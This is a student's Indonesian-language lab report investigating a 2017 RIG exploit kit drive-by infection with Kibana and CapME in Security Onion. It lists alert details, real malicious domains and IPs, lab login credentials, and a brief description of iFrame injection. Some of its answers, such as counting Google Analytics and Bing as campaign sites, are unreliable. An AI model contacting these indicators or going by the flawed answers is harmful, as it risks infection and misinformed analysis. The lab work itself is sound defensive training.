

Tugas Cyber Security

Pertemuan 7

Investigating a Malware Exploit

Nama : Lukas Febrian Laufra
Kelas/Nim : TI22J/20220040076
Dosen Pengajar : Pak Ir. Somantri, S.T, M.Kom
Waktu Pengerjaan : 21.34/18 November 2024


Part 1: Use Kibana to Learn About a Malware Exploit

Di Bagian 1, gunakan Kibana untuk menjawab pertanyaan berikut. Untuk membantu Anda memulai, Anda diberitahu bahwa


serangan terjadi pada suatu waktu selama bulan Januari 2017. Anda harus menentukan waktu yang tepat.

Step 1: Narrow the timeframe.


- Login ke Security Onion dengan username analis dan password cyberops.



- Buka Kibana (analis nama pengguna dan cyberops kata sandi) dan tetapkan rentang waktu Absolut untuk mempersempit fokus untuk mencatat data dari Januari 2017.




- c. Anda akan melihat grafik muncul dengan satu entri ditampilkan. Untuk melihat lebih detail, Anda perlu mempersempitnya jumlah waktu yang ditampilkan. Persempit rentang waktu dalam visualisasi Total Log Count Over Time sebesar mengklik dan menyeret untuk memilih area di sekitar titik data grafik. Anda mungkin perlu mengulangi proses ini sampai Anda melihat beberapa detail dalam grafik.




Step 2: Locate the Event in Kibana


- a. Setelah mempersempit rentang waktu di dashboard utama Kibana, masuk ke dashboard NIDS Alert Data dengan mengklik NIDS.




- b. Perbesar acara dengan mengklik dan menyeret NIDS – visualisasi Peringatan Seiring Waktu untuk lebih focus dalam jangka waktu acara. Karena peristiwa tersebut terjadi dalam jangka waktu yang sangat singkat, pilih saja garis plot grafik. Perbesar hingga tampilan Anda menyerupai di bawah ini.



- c. Klik titik pertama pada garis waktu untuk memfilter hanya peristiwa pertama tersebut.



- d. Sekarang lihat detail peristiwa yang terjadi pada waktu itu. Gulir sampai ke bagian bawah dasbor hingga Anda melihat bagian NIDS Alerts pada halaman tersebut. Peringatan diatur berdasarkan waktu. Memperluas acara pertama dalam daftar dengan mengklik panah penunjuk di sebelah kiri stempel waktu.



- e. Lihat detail peringatan yang diperluas dan jawab pertanyaan berikut:

Pertanyaan:

- a. Jam berapa peringatan NIDS pertama kali terdeteksi di Kibana?

```
@timestamp      January 27th 2017, 22:54:43.000
```

- b. Apa alamat IP sumber dalam peringatan?

```
source_ip      172.16.4.193
```

- c. Apa alamat IP tujuan dalam peringatan itu?

```
destination_ip 194.87.234.129
```

- d. Apa port tujuan dalam peringatan? Layanan apa ini?

```
# destination_port 80
```

- e. Apa klasifikasi peringatannya?

```
t classification trojan-activity
```

- f. Apa nama negara geografis tujuan?

```
t destination_geo.country_name Russia
```

- f. Di browser web di komputer yang dapat terhubung ke internet, buka tautan yang disediakan di bidang tanda tangan_info peringatan. Ini akan membawa Anda ke aturan peringatan Emerging Threats Snort untuk eksploitasi tersebut. Ada serangkaian aturan yang ditampilkan. Ini karena tanda tangan dapat berubah seiring waktu, atau baru dan banyak lagi aturan yang akurat dikembangkan. Aturan terbaru ada di bagian atas halaman. Periksa detail aturannya.

Pertanyaan:

- a. Apa keluarga malware untuk kejadian ini?

```
t signature_info https://doc.emergingthreats.net/2024049
```

Exploit_Kit_RIG

- b. Seberapa parah eksploitasinya?

Tanda tangan ini sangat serius adalah Mayor


- c. Apa itu Kit Eksploitasi? (EK) Cari di internet untuk menjawab pertanyaan ini.

Eksploit Kit adalah exploit yang menggunakan beberapa situs web dan pengalihan untuk menginfeksi komputer dengan perangkat lunak berbahaya


Peralatan eksploitasi sering kali menggunakan apa yang disebut serangan drive-by untuk memulai kampanye serangan. Dalam perjalanan serangan, pengguna akan mengunjungi situs web yang seharusnya dianggap aman. Namun, pelaku ancaman menemukan cara untuk melakukannya menyusupi situs web yang sah dengan menemukan kerentanan pada server web yang menampungnya. Itu Kerentanan memungkinkan pelaku ancaman memasukkan kode berbahaya mereka sendiri ke dalam HTML halaman web. Itu kode sering dimasukkan ke dalam iFrame. iFrames mengizinkan konten dari situs web berbeda untuk ditampilkan di halaman web yang sama. Pelaku ancaman sering kali membuat iFrame tak kasat mata yang menghubungkan browser ke situs web berbahaya. HTML dari website yang dimuat ke browser sering kali berisi a JavaScript itu.

Step 3: View the Transcript capME!

- Klik nilai _id peringatan, Anda dapat beralih ke CapME untuk memeriksa transkrip acara.



Di CapME! jendela Anda dapat melihat transkrip dari sesi tersebut. Ini menunjukkan transaksi antara komputer sumber, berwarna biru, dan tujuan yang diakses oleh sumber. Banyak sekali yang berharga informasi, termasuk link ke file pcap yang terkait dengan peringatan ini, tersedia di transkrip.



Periksa blok pertama teks biru. Ini adalah permintaan dari sumber ke server web tujuan. Catatan bahwa dua URL tercantum di blok ini. Yang pertama ditandai sebagai SRC: REFERER. Ini adalah situs web yang komputer sumber pertama kali diakses. Namun, server merujuk browser permintaan HTTP GET ke SRC: PEMBAWA ACARA. Sesuatu dalam HTML mengirimkan sumbernya ke situs ini. Sepertinya ini bisa jadi sebuah perjalanan menyerang!

Pertanyaan:

- a. Situs web apa yang ingin dihubungkan oleh pengguna?

SRC: REFERER: <http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html>

- b. Ketik jawaban Anda di sini. URL apa yang dirujuk browser kepada pengguna?


SRC: HOST: tyu.benme.com

- c. Konten seperti apa yang diminta oleh host sumber dari tybenme.com? Mengapa hal ini bisa menjadi masalah?

Konten yang digunakan format gzip. Hal ini bisa menjadi file malware yang diminta untuk diunduh. Kemungkinan besar file tersebut adalah file malware.

Lihat juga di blok server DST transkripnya.

- b. Tutup CapME! tab peramban.
c. Dari atas Dasbor Peringatan NIDS, klik entri **HTTP** yang terletak di bawah judul **Zeek Hunting**.
d. Di dasbor HTTP, verifikasi bahwa rentang waktu absolut Anda mencakup **27-01-2017 22:54:30.000 hingga 2017- 01-27 22:56:00.000**.



- e. Gulir ke bawah ke bagian HTTP - Situs di dasbor.

Apa sajakah situs web yang terdaftar?

Site ↕	Count ↕
www.homeimprovement.com	17
tyu.benme.com	12
www.google-analytics.com	4
api.blockcypher.com	2
www.bing.com	2
fdownload2.macromedia.com	1
p27dokhpz2n7nvgr.1jw2lx.top	1
retrotip.visionurbana.com.ve	1
spotsbill.com	1

Beberapa website tersebut sebaiknya kita ketahui dari transkrip yang kita baca sebelumnya. Tidak semua situs itu ditampilkan adalah bagian dari kampanye eksploitasi. Teliti URL-nya dengan mencarinya di internet. Melakukan tidak terhubung ke mereka. Tempatkan URL dalam tanda kutip saat Anda melakukan pencarian.

Situs manakah yang kemungkinan besar merupakan bagian dari kampanye eksploitasi?

www.homeimprovement.com	17
tyu.benme.com	12
www.google-analytics.com	4
api.blockcypher.com	2
www.bing.com	2

Apa saja Jenis HTTP - MIME yang tercantum di Tag Cloud?



